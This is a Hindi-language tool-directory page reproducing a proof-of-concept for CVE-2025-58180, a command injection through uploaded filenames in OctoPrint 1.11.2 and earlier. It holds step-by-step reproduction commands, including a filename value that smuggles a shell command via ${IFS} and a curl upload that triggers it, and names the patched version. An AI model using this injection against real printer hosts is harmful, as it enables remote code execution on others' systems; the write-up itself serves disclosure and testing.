
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-58180 — OctoPrint संस्करण <=1.11.2 में, फ़ाइल अपलोड पहुंच रखने वाला हमलावर (जैसे, वैध API कुंजी या सत्र) एक दुर्भावनापूर्ण फ़ाइलनाम बना सकता है जो सैनिटाइज़ेशन को बायपास करता है और बाद में OctoPrint की इवेंट प्रणाली द्वारा निष्पादित किया जाता है, जिससे होस्ट पर रिमोट कोड निष्पादन (RCE) होता है। | Kitploit
उपकरण/GitHubGitHub/prabhatverma47/cve-2025-58180
पेलोड जनरेशनभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगकमांड एंड कंट्रोल
GitHubprabhatverma47/cve-2025-58180

CVE-2025-58180

रिपॉजिटरी देखें
221 साल पहलेअभी तक समीक्षित नहीं

विवरण

OctoPrint संस्करण <=1.11.2 में, फ़ाइल अपलोड पहुंच रखने वाला हमलावर (जैसे, वैध API कुंजी या सत्र) एक दुर्भावनापूर्ण फ़ाइलनाम बना सकता है जो सैनिटाइज़ेशन को बायपास करता है और बाद में OctoPrint की इवेंट प्रणाली द्वारा निष्पादित किया जाता है, जिससे होस्ट पर रिमोट कोड निष्पादन (RCE) होता है।

साझा करें

CVE-2025-58180: फ़ाइल अपलोड में अस्वच्छित फ़ाइलनाम के माध्यम से OctoPrint में RCE

OctoPrint संस्करण <=1.11.2 में, फ़ाइल अपलोड एक्सेस (जैसे, मान्य API कुंजी या सत्र) वाला हमलावर एक दुर्भावनापूर्ण फ़ाइलनाम तैयार कर सकता है जो सैनिटाइज़ेशन को बायपास करता है और बाद में OctoPrint की इवेंट प्रणाली द्वारा निष्पादित किया जाता है, जिससे होस्ट पर रिमोट कोड निष्पादन (RCE) होता है


PoC: भेद्यता को दोहराने के चरण

चरण 1: संस्करण जानकारी

नवीनतम स्थिर रिलीज़ डाउनलोड की गई: OctoPrint 1.11.2

छवि

चरण 2: OctoPrint चलाएँ

octoprint serve --port 5000 --debug
  • ब्राउज़र में http://127.0.0.1:5000 खोलें।
  • प्रारंभिक विज़ार्ड से आगे बढ़ें → डिफ़ॉल्ट सेटिंग्स के साथ उपयोगकर्ता बनाएँ (अक्षम: कनेक्टिविटी, anonymous, प्लगइन)।

  • Settings → API से API कुंजी प्राप्त करें → बाद के लिए सेव करें। छवि

उपरोक्त चरण पूरे हो जाने पर OctoPrint सेवा को रोक दें।



चरण 3: इवेंट सब्सक्रिप्शन कॉन्फ़िगर करें

OctoPrint इवेंट दस्तावेज़ीकरण के अनुसार:

~/.octoprint/config.yaml संपादित करें:

events:
  enabled: true
  subscriptions:
    - event: FileAdded
      type: system
      debug: true
      command: "{path}"
छवि

चरण 4: नमूना G-code बनाएँ

/tmp/gcode/ok.gcode बनाएँ:

; minimal gcode
G28
M105

OctoPrint सेवा पुनः प्रारंभ करें।


चरण 5: प्रूफ ऑफ कॉन्सेप्ट RCE



  1. API कुंजी निर्यात करें:
export API_KEY='<key previously gathered from webUI>'
  1. सत्यापित करें कि फ़ाइल मौजूद नहीं है:
ls -la /tmp/test123
  1. दुर्भावनापूर्ण फ़ाइलनाम पेलोड तैयार करें:
    INJECT_NAME='octo;touch${IFS}/tmp/test123;#.gcode'

स्पष्टीकरण: ${IFS} शेल का आंतरिक क्षेत्र विभाजक (Internal Field Separator) है (सामान्यतः एक स्पेस)। इंजेक्ट होने पर यह सैनिटाइज़ेशन को बायपास करता है।

  1. curl अनुरोध भेजें:
curl -sS -X POST -H "X-Api-Key: $API_KEY" \
  -F "file=@/tmp/gcode/ok.gcode;filename=\"${INJECT_NAME}\"" \
  "http://127.0.0.1:5000/api/files/local"
  1. निष्पादन सत्यापित करें:
ls -la /tmp/test123
छवि

यदि /tmp/test123 मौजूद है, तो इंजेक्ट किया गया कमांड सफलतापूर्वक निष्पादित हुआ → RCE की पुष्टि।


प्रवाह की व्याख्या

[User upload with crafted filename]
        │
        ▼
server/api/files.py → accepts raw filename (metacharacters survive sanitize_name)
        │
        ▼
events.py (EventManager.fire "FileAdded") → payload {path} includes raw chars
        │
        ▼
system command subscriber → subprocess.check_call(..., shell=True)
        │
        ▼
[Injected shell metacharacters execute as OS commands]

सारांश

जब कोई फ़ाइल अपलोड की जाती है:

  1. OctoPrint फ़ाइलनाम को स्वीकार करता है (सीमित सैनिटाइज़ेशन के साथ)।
  2. यह एक FileAdded इवेंट ट्रिगर करता है।
  3. यदि इस इवेंट के लिए सिस्टम कमांड सब्सक्राइब किए गए हैं, तो कच्चा फ़ाइलनाम (;, ${IFS}, आदि सहित) एक शेल में पास किया जाता है।


  4. यह फ़ाइलनाम के अंदर इंजेक्ट किए गए कमांड को होस्ट पर निष्पादित करने की अनुमति देता है।

परिणाम: होस्ट सिस्टम पर रिमोट कोड निष्पादन (RCE)।

संदर्भ

  • CVE निर्दिष्ट: (CVE-2025-58180) GHSA-49mj-x8jp-qvfc
  • पैच किया गया संस्करण: 1.11.3

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    376
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    326
  • 5

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    321

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →